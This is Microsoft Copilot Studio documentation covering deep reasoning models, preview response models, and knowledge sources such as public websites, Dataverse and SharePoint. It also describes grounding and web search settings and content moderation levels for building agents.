2. Turn on **Deep reasoning (preview)**.

Use a deep reasoning model to complete tasks

Agents with access to deep reasoning models don't use them for all tasks or steps they perform. Instead, agents can use deep reasoning models to complete specific tasks.

Your agent determines which tasks or steps would benefit from a deep reasoning model.

You can also explicitly instruct the agent to use deep reasoning for specific tasks. Tell the agent to use *reason* in the agent instructions for completing a specific task or step.

For example, these instructions include the keyword *reason* in one of the steps. The agent uses the Azure OpenAI o3 model for that step only:

Instructions

As a Supplier Discovery Agent, parse the incoming requests for additional supplier analysis due to forecasted inventory surge. Perform market analysis based on the request.

1. Parse the request body to identify: Location (e.g., Arizona) and services requested (e.g. cleaning, landscaping, maintenance).
2. Use Get suppliers from ERP flow to retrieve internal supplier data.
3. Search your internal KB for information on suppliers capacity, location, and performance.
4. Run Search the web flow and extract Market Share, Revenue, Rank and other relevant information from all the suppliers.
5. Using the data, use **reason** to provide one top recommendation to the user request along with the relevant context.



1. Parse the request body to identify: Location (e.g., Arizona) and services requested (e.g. cleaning, landscaping, maintenance).
2. Use Get suppliers from ERP flow to retrieve internal supplier data.
3. Search your internal KB for information on suppliers capacity, location, and performance.
4. Run search the web flow and extract Market Share, Revenue, Rank and other relevant information from all the suppliers.
5. Using the data, use *reason* to provide one top recommendation to the user request along with the relevant context.

ⓘ Note

An agent can use deep reasoning models for multiple tasks or steps, but each one must contain the keyword *reason*. Because deep reasoning models take longer to respond, using models for multiple steps can substantially slow down your agent's response times.

Reviewing reasoning model behavior

You can trace when and how your agent uses deep reasoning models in the [Activity](#) page.

The activity map shows a deep reasoning node where the agent used a deep reasoning model.

To see details, select the reasoning node to expand it. The expanded node explains the reasoning steps and data the model used, and the result the model outputted.

Related content

- [FAQ for deep reasoning models](#)
 - [Select a primary AI model for your agent](#)
 - [Orchestrate agent behavior with generative AI](#)
 - [Guidance for using instructions in generative orchestration](#)
 - [Preview terms](#) 
-

Last updated on 12/19/2025

Choose a preview model for generative responses (preview)

09/02/2025

[This article is prerelease documentation and is subject to change.]

AI innovation moves at a rapid pace, and each generative model has different strengths and specialties. With preview models, you can evaluate the latest model for generative answer summarization.

Important

This feature is in public preview, and available only to makers in the US. This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. Preview features are subject to [preview terms](#). These features are available before an official release so that you can get early access and [provide feedback](#).

Administrators can choose to allow or disallow preview and experimental models in an environment. To use these models, [Preview and experimental AI models](#) must be turned on for your environment.

If you're building a production-ready agent, see [Microsoft Copilot Studio overview](#).

Your agent uses the model you select for [generative answers](#). Generative answers make your agent valuable out-of-the-box and increase the number of topics your agent is conversational in, without requiring any manual dialog tree authoring.

Preview models are experimental and haven't gone through the full testing process that the default models have. You can experience slowdowns or timeouts due to limited capacity and availability. The preview model might not be supported in the future and shouldn't be used for production purposes.

Data processed within the preview may be processed and stored outside of your organization's geographical boundary.

You can switch between preview and default models at any time.

1. Go to the **Settings** page for your agent.
2. In the **Responses** section, select the model you want to use for **Primary response model**.

ⓘ **Note**

In order for your agent to use information outside of your agent's knowledge sources, allow the model to use its own general knowledge.

Knowledge sources summary

In Copilot Studio, knowledge sources work together with generative answers. When you add knowledge sources, agents can use enterprise data from Power Platform, Dynamics 365 data, websites, and external systems. Knowledge sources allow your agents to provide relevant information and insights for your customers.

Published agents that contain knowledge use the configured knowledge sources to ground the published agent. You can incorporate knowledge at the agent level, in the **Knowledge** page, or at the topic level, with a [generative answers node](#) in an agent topic.

You can incorporate knowledge sources into agents during their initial creation, add them after the agent is created, or add them to a generative answers topic node.

Add and manage knowledge for generative answers

Generative answers allow your agent to find and present information from multiple sources, internal or external, without having to create specific topics. Use generative answers as primary information sources or as a fallback source when authored topics can't answer a user's query. As a result, you can quickly create and deploy a functional agent. Makers don't need to manually author multiple topics, which might not address all customer questions.

By default, when you create an agent, Copilot Studio automatically creates the **Conversational boosting** system topic. This topic contains a generative answers node, which you can use to begin utilizing knowledge sources immediately. All knowledge sources that you add at the agent level are added to generative answers node in the **Conversational boosting** system topic.

For prerequisites and information on limitations, see [Generative answers](#).

For information on analytic metrics on a per knowledge source basis, see:

- [Generated answer rate and quality](#) for conversational agents.
- [Knowledge source use](#) for autonomous agents.
- [Drill down on a theme](#) for knowledge source metrics in the context of themes.

Supported knowledge sources

Name	Source	Description	Number of inputs supported in generative answers	Authentication
Public website	External	Searches the query input on Bing, only returns results from provided websites	Generative mode: 25 websites Classic mode: Four public URLs (for example, <i>microsoft.com</i>)	None
Documents	Internal	Searches documents uploaded to Dataverse, returns results from the document contents	Generative mode: All documents Classic mode: Limited by the Dataverse file storage allocation	None
SharePoint	Internal	Connects to a SharePoint URL, uses GraphSearch to return results	Generative mode: 25 URLs Classic mode: Four URLs per generative answers topic node	Agent user's Microsoft Entra ID authentication
Dataverse	Internal	Connects to the configured Dataverse environment and uses a retrieval-augmented generative technique in Dataverse to return results	Generative mode: Unlimited Classic mode: Two Dataverse knowledge sources (and up to 15 tables per knowledge source)	Agent user's Microsoft Entra ID authentication
Enterprise data using connectors	Internal	Connects to connectors where your organization data is indexed by Microsoft Search	Generative mode: Unlimited Classic mode: Two per custom agent	Agent user's Microsoft Entra ID authentication

ⓘ Note

- Agent user authentication for knowledge sources means that when a specific user asks a question of the agent, the agent only surfaces content that the specific user can access.
- Knowledge sources in generative answers nodes currently don't support Bing Custom Search, Azure OpenAI, or Custom Data. Instead, from the generative answers node properties, use the **Classic data** option for [Bing Custom Search](#) [↗], [Azure OpenAI](#), or [Custom Data](#) sources.

- For websites, you need to confirm which website(s) your organization owns that Bing will search through Copilot Studio.
- You can perform language-agnostic querying across all supported file types and languages.
- If you're using unstructured data, such as individual SharePoint files and folders, OneDrive files and folders, or connectors, there are different limits and limitations. For more information, go to [Limits and limitations](#).
- Currently, citations returned from a knowledge source can't be used as inputs to other tools or actions.

Knowledge search in classic and generative modes

How the system searches knowledge sources depends on which [orchestration mode](#) the agent uses: *classic* or *generative*.

Classic orchestration

When you configure an agent to use classic orchestration, the following conditions apply:

- In the **Conversational boosting** system topic, the number of knowledge sources the agent can search is limited. It depends on the type of knowledge source. Your agent can search any combination of knowledge sources, up to the maximum number indicated for each type in the following table:

 [Expand table](#)

Type of knowledge source	Limit
Azure OpenAI Service connection	5
Bing Custom Search Custom Configuration IDs	2
Custom data sources	3
Dataverse knowledge sources	2 sources with up to 15 tables each
SharePoint URLs	4
Uploaded files	Unlimited

Type of knowledge source	Limit
Website URLs	4

- You can also embed a [generative answers node](#) in a topic, so that a search is performed for specific intents, and not only as a fallback. The preceding knowledge source limits apply.
- Classic orchestration supports [custom data sources](#), in addition to the other knowledge sources.

Generative orchestration

When you configure an agent to use generative orchestration, the following conditions apply:

- If there are more than 25 different knowledge sources, the agent filters the knowledge sources by using an internal GPT model based on the description given to the knowledge source. For more information, see [Authoring descriptions](#).

ⓘ Note

[Files uploaded](#) to the agent aren't part of the 25 knowledge source search limit.

- Generative orchestration doesn't support [custom data](#) or [Bing Custom Search](#) as knowledge sources. To use those knowledge sources, you must embed them inside a [generative answers node](#) in a topic.


Enable Web Search for your agent

You can find the **Use information from the web** setting on the **Generative AI** settings page. You can also find the **Web Search** setting in the **Knowledge** section of the agent's **Overview** page. This setting lets your agent access broad, real-time, and up-to-date information beyond what is available in predefined or enterprise-specific knowledge bases. This setting requires that the agent has generative orchestration turned on.

When you turn on the **Use information from the web/Web Search** setting, it triggers when a user's question might benefit from information on the web. It searches all public websites indexed by Bing. This type of search happens in parallel with any searches of public websites you added as knowledge sources. Results from **Use information from the web/Web Search** are interleaved with results from your configured public website knowledge sources.


ⓘ Note

Use information from the web/Web Search uses [Grounding with Bing Search](#) to return information from the web.



Allow ungrounded responses

The **Allow ungrounded responses** setting in the **Knowledge** section of your agent's **Generative AI** settings manages whether your agent can generate responses using only the model's general knowledge. This setting requires that the agent has [generative orchestration](#) turned on.



When you turn on the **Allow ungrounded responses** setting, your agent can respond by using the model's general knowledge, even when it doesn't use any knowledge sources or tools.

When you turn off this setting, the agent blocks any response generated in a turn where it didn't use a knowledge source or tool. This condition means that if the agent decides to answer a question directly from the conversation history or its general knowledge, without calling a knowledge source or tool, the response is blocked and the fallback topic triggers.

For example, consider the following conversation:

User: "What is the return policy for online orders?"

Agent: "Our return policy allows returns within 30 days of purchase (for all items, including sale items)." *(Retrieved from a knowledge source)*

User: "Does that apply to sale items too?"

Agent: *(Blocked)*

In this scenario, the agent might decide it already has enough context from previous turns to answer the follow-up question, without needing to call another tool or knowledge source, so the response is blocked.

ⓘ Note

Turning the **Allow ungrounded responses** setting off doesn't guarantee that the agent never uses general knowledge. The agent's underlying model might still incorporate general knowledge when it combines this knowledge with information it retrieves from knowledge sources or tools. This setting only blocks responses where the agent didn't use any knowledge source or tool at all in that turn.

Tenant graph grounding with semantic search

The **Tenant graph grounding with semantic search** setting on the **Generative AI** settings page determines whether your agent uses [semantic search](#) to improve search results. This setting requires that the agent has generative orchestration turned on.

This feature requires the agent to share a tenant with a Microsoft 365 Copilot license. It also requires that a semantic index is configured for use. To use a semantic index, the Microsoft 365 Copilot license must be assigned to at least one user in the enterprise.

ⓘ Important

The **Tenant graph grounding with semantic search** feature requires that the agent's [user authentication](#) is set to **Authenticate with Microsoft**. If authentication is set to any other method than **Authenticate with Microsoft**, you can't change the setting.

When you turn on the feature and the maker has a Microsoft 365 license in the same tenant, the agent supports SharePoint and connectors containing files up to 200 MB. The feature is

turned on by default.

Search

Tenant graph grounding with semantic search  Premium

Can provide improved search performance for Microsoft 365 Copilot tenants. Availability varies by data source. [Learn more](#)

 On

ⓘ Note

- For agents grounded in SharePoint knowledge sources, turning on **Tenant graph grounding with semantic search** provides significantly better knowledge retrieval and response quality. This feature uses cutting-edge internal retrieval tools that allow the agent to obtain a greater volume of context, with greater precision. However, due to the increased system complexity, certain users and queries might experience a small increase in latency.
- If you don't have a Microsoft 365 Copilot license in the same tenant as your agent, or you experience lower response quality, turn off the feature.
- The agent maker doesn't need to have a Microsoft 365 Copilot license to create an agent with a semantic index.
- SharePoint and Microsoft Copilot connectors support files up to 512 MB if they have PDF, PPTX, or DOCX extensions. For more information on supported file types, see [Supported content types](#).
- The **Tenant graph grounding with semantic search** feature is a separate feature from the [Dataverse search](#) feature. For more information about how Dataverse search works, see [Frequently asked questions about Dataverse search](#).

Source authentication

If you're using SharePoint, Dataverse, or enterprise data with Microsoft Copilot connectors, you need to incorporate authentication. For more information, see [Configure user authentication in Copilot Studio](#). For individual generative answers nodes, see [Authentication](#).

In addition, you might need to account for [URL considerations](#) that require extra authentication for your sources.

Content moderation

The content moderation settings enable your agent to provide more answers. However, the increase in answers might affect the allowance of [harmful content](#) from the agent.

You can configure the content moderation settings in the following areas:

- The setting in the **Generative AI** settings page sets the moderation at the agent level.
- The setting in the generative answers node sets the moderation at the topic level.
- The setting in the prompt tool sets the moderation at the prompt level.

At runtime, the setting at the topic level takes precedence. If you don't set content moderation at the topic level, it defaults to the **Generative AI** settings configuration.

To override agent or topic content moderation for prompt tools, configure the **Completion** setting of the prompt tool to [send a specific response](#).

To adjust the [content moderation settings at the agent level](#), change your agent's **Generative AI** option to **Generative**.

1. Select the desired moderation level for your agent.

The moderation levels range from **Lowest** to **Highest**. The lowest level generates the most answers, but they might contain harmful content. The highest level of content moderation generates fewer answers, and applies a stricter filter to restrict harmful content. The default moderation level is **High**.

2. Select **Save**.

To adjust the [content moderation settings at the topic level](#), change the setting in your generative answers node.

To adjust the [content moderation settings for the prompt tool](#), change the setting in the prompt builder.

Official sources

When adding knowledge sources to your agent, you might not always control how the information evolves over time, or you might not fully trust this information. It's important to let your users know that they should consider answers with caution, and they should verify them when appropriate.

However, when you know that information from a specific knowledge source goes through a strict verification process and is highly trusted, you can mark this knowledge source as an official source that can be used directly, without verification.

To mark a knowledge source as official, on the **Knowledge** page, select the three dots (:) for the knowledge source, point to **Official source** and select **Yes**.

ⓘ **Note**

- This feature isn't yet compatible with [generative orchestration](#). If you want your agent to use official knowledge sources and mark them as such, turn off generative orchestration.
- When an agent uses authoritative knowledge sources, the response starts with a distinctive indication.

Last updated on 04/03/2026

Add knowledge to an agent

You can add knowledge sources to an agent when you first create it, or after you create it. These sources can be used at the agent level, or at the topic level.

Add knowledge to a new agent

You can add knowledge at the agent level while you're creating your agent. While responding to the prompts to create your agent, you can specify the following types of knowledge sources:

- A public website
- SharePoint

After you enter the URL to the knowledge source, your agent automatically adds the knowledge source. For more information, see [Create an agent](#).

Add knowledge to an existing agent

After the initial creation process, you can add knowledge sources at the agent level from the following areas in Copilot Studio:

- The **Overview** page
- The **Knowledge** page

Select **Add knowledge** to open the **Add knowledge** dialog and the available knowledge source options.

You can add knowledge sources at the topic-level from the following areas:

- The **Conversational boosting** system topic
- A topic containing a [generative answers node](#)

After you add one of the following knowledge source types, you're required to provide a name and description. The knowledge name for each source should be unique. The description should be as detailed as possible, especially if generative AI is enabled, as the description aids [generative orchestration](#).

- [Public website](#)
- [File upload](#)
- [SharePoint](#)
- [Dataverse](#)
- [Azure AI Search](#)
- [Real-time connectors](#)

- [Unstructured data](#)

Use knowledge source suggestions

To access a list of the top 10 suggested knowledge sources for your agent, select **See suggestions** on the **Add knowledge** dialog.

From here, you can discover, search, and add sources:

- Used in one of your previous agents
- Used in agents shared with you
- Used previously while working with Office products

Select **Add to agent** to add the selected suggested knowledge sources to your agent. A copy of the knowledge source becomes part of your agent.

ⓘ Note

Knowledge suggestions are currently only provided for the following types of knowledge sources:

- Files
- SharePoint
- Public websites
- Dataverse (synonym and glossary configurations are preserved)

Last updated on 01/30/2026

Add a public website as a knowledge source

Public websites as knowledge sources at the agent level use publicly available information to improve the reach of your agent.

ⓘ **Note**

When you specify a URL, the knowledge source uses [Grounding with Bing Search](#) to return information from the web.

URL considerations

The URL used in your agent represents the scope of content for generating responses. There are requirements and restrictions on some URLs.

URL type and structure

- The URL can have up to two levels of depth—subpaths indicated by a forward slash `/`. A trailing forward slash, however, is allowed.

 Expand table

Valid	Not valid
<code>www.contoso.com</code>	<code>www.fabrikam.com/engines/rotary/dual-shaft</code>
<code>www.fabrikam.com/engines/rotary</code>	
<code>www.fabrikam.com/engines/rotary/</code>	

- If the URL redirects to another top-level site, the content isn't included in results:

For example, if `www.fabrikam.com` redirects to `www.contoso.fabrikam.com`, your agent doesn't generate responses from content on either of those URLs.

- URLs that point to a website, requiring authentication or ones not indexed by Bing.

For example, wikis and SharePoint sites require authentication, therefore can't be used:

- `fabrikam.visualstudio.com/project/_wiki`
- `fabrikam.sharepoint.com`

URL domain structure

Any publicly viewable content in the URL you specify, including subdomains under a top-level domain, generate content for your agent.

Examples:

- If you use `www.fabrikam.com/engines/rotary`, the content on `www.fabrikam.com/engines/rotary/dual-shaft` is also used by the agent to generate responses.

Content on `www.fabrikam.com/tools` isn't used, since *tools* isn't a subdomain of *rotary*.

- If you use `www.fabrikam.com` (the *www* exists), the content on *news.fabrikam.com* (the *www* doesn't exist) isn't used, since *news.* is a subdomain under the top-level domain *fabrikam.com*.
- If you use *fabrikam.com*, then content on `www.fabrikam.com` and *news.fabrikam.com* is used, since they sit under the top-level domain *fabrikam.com*.

Social networks and forum URLs

Your agent might generate nonsensical, irrelevant, or inappropriate answers if you use a forum or social network site as your URL. Therefore, community content on social networks often increases the risk of more answers being rejected.

For more information, see the [FAQ for generative answers](#). AI is trained to avoid generating malicious and offensive responses.

Search engine URLs

Don't include URLs of search engines like *bing.com*, as they don't provide useful responses.

Add a public website as a knowledge source

To add a public website as a knowledge source, perform the following steps:

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. Select **Public websites**.

4. Provide the URL to the public website.
5. Add a name (by default, the website's URL is used).
6. Add a description. The description should be as detailed as possible, especially if generative AI is enabled, as the description aids [generative orchestration](#).
7. Select **Add to agent** to finish adding the knowledge source.
8. [Test your agent](#) to see how well it responds to questions related to the content from your website. You might want to test edge case questions to decide if you need a lower moderation to be more inclusive.

ⓘ **Note**

- The **Classic data** options in the generative answers node properties allows you specify dynamically formed URLs using a Power Fx formula. For information, see [Use a custom data source for generative answers nodes](#).
- You can also specify [Bing Custom Search](#)  in the **Classic data** options of the generative answers node properties. For information, see [Search public data or use a Bing Custom Search for generative answers](#).

Add SharePoint as a knowledge source

SharePoint as a knowledge source works by pairing your agent with a SharePoint URL or SharePoint lists. This article covers the full SharePoint integration functionality provided by selecting the **SharePoint** option in the **Add knowledge** dialog.

ⓘ Note

- In the **Add knowledge** dialog, there are two SharePoint options. The [SharePoint option in the file upload section](#) is used to upload individual SharePoint files or folders, and enables file synchronization capabilities. This article covers the SharePoint option that provides the full support of SharePoint in Copilot Studio.
- For a list of limits and supported SharePoint functionality, see [SharePoint web app limits](#).
- To add individual SharePoint files or folders, see [Add SharePoint files and folders](#).
- Agent responses that use SharePoint as a knowledge source aren't included in [conversation transcripts](#).
- For agents grounded in SharePoint knowledge sources, turning on [Tenant graph grounding with semantic search](#) provides better knowledge retrieval and response quality. This feature uses cutting-edge internal retrieval tools, which allow the agent to obtain a greater volume of context, with greater precision. However, due to the increased system complexity, certain users, and queries might experience a small increase in latency.

When you publish your agent, the calls using generative answers are made on behalf of the user chatting with the agent, using the [authentication settings](#) configured in the agent. By default, agents created in Copilot Studio and in Microsoft Teams are configured with the **Authenticate with Microsoft** authentication option, which works in environments such as Microsoft Teams, Power Apps, and Microsoft 365 Copilot.

ⓘ Note

It's possible to use generative answers with SharePoint data in Microsoft Teams chats, and not require manual authentication. To use this method for a previously published agent, reconfigure the agent to use **Authenticate with Microsoft** and then publish it again to Microsoft Teams. It might take a few hours before this change takes effect. If a user is in the middle of a conversation and the change doesn't appear to have taken effect, they can type "start over" in the chat to force the conversation to restart with the latest version of the agent. These changes are now available for Teams 1:1 chats between the user and the agent. They're not yet available for group chats or channel messages.


If you want to use manual authentication for your agent, see [Advanced authentication scenarios](#).

Add SharePoint sites as a knowledge source

When a user asks a question and the agent doesn't have a topic to use for an answer, the agent searches the URL and all subpaths. For example, a URL such as *contoso.sharepoint.com/sites* also includes subpaths like *contoso.sharepoint.com/sites/policies*. Generative answers summarize this content into a targeted response.

To add a SharePoint site as a knowledge source, perform the following steps:

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. In the **Featured** section, select **SharePoint**.



4. Provide the SharePoint URL. Separate multiple URLs with manual line breaks (use **Shift + Enter**).
5. Add a name and a description. The description should be as detailed as possible, especially if generative AI is enabled, as the description aids [generative orchestration](#).
6. Select **Add to agent** to finish adding the knowledge source.

Add SharePoint lists as a knowledge source

SharePoint lists are a popular way to store tabular data and provide quick, easy access to information. Your agent can use these lists as a knowledge source. By adding a SharePoint list as a knowledge source, you create a real-time connection to the source, so the most current data is used for queries and reasoning. Users are authenticated using their SharePoint credentials, which ensures they have permission to access the data before your agent provides a response.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. In the **Featured** section, select **SharePoint**.
4. Select **Browse items** to find your desired list, or enter the URL of a specific SharePoint site.

 **SharePoint** ×

Selected files will be uploaded to Dataverse. SharePoint data will only be available to authenticated end-users. [Learn more](#)

Browse items

or

Add




Ready when you are
Browse your SharePoint files or paste a SharePoint URL above

Back

Add to agent

 Cancel

5. When you select **Browse items**, the dialog is automatically populated with **My Lists** and **Recent Lists**. **My Lists** only displays lists created in the SharePoint Lists app. All other lists appear in the **Recent Lists**. If you don't see a list you need, open SharePoint and access the list, and the list then appears in **Recent Lists**.



You can select up to 15 lists at a time. Each list is added to the agent's knowledge sources as individual items. To add more lists to the agent, use these steps again and select more lists.

! Note

If you want to use a SharePoint list with shared access but it isn't displayed in the **Recent Lists**, paste the URL for the list into the URL selection.

6. After selecting your desired lists, select **Confirm selection**.
7. Add a name and a description. The description should be as detailed as possible, especially if generative AI is enabled, as the description aids [generative orchestration](#).
8. Select **Add to agent** to finish adding the knowledge source.

Advanced authentication scenarios

By default, Copilot Studio preconfigures agents to authenticate users using Microsoft authentication to access SharePoint sources when they're connecting to an agent through Microsoft Teams, Power Apps, or Microsoft 365 Copilot. However, if you need to manually

configure authentication, the following steps are required for generative answers to work with SharePoint data sources.

Important

If [Restricted SharePoint Search](#) is enabled, use of SharePoint is blocked.

- Generative answers from SharePoint sources aren't available to *guest* users in SSO-enabled apps.
- To authenticate your agent, see [Authentication](#).
- For instructions on how to create the needed Microsoft Entra ID application registration, see [Configure user authentication with Microsoft Entra ID](#). When creating this registration you or your admin must specify the `Sites.Read.All` and `Files.Read.All` scopes in the Microsoft Entra ID app registration.
- Selecting **No authentication** specifies that your agent doesn't retrieve information from SharePoint.
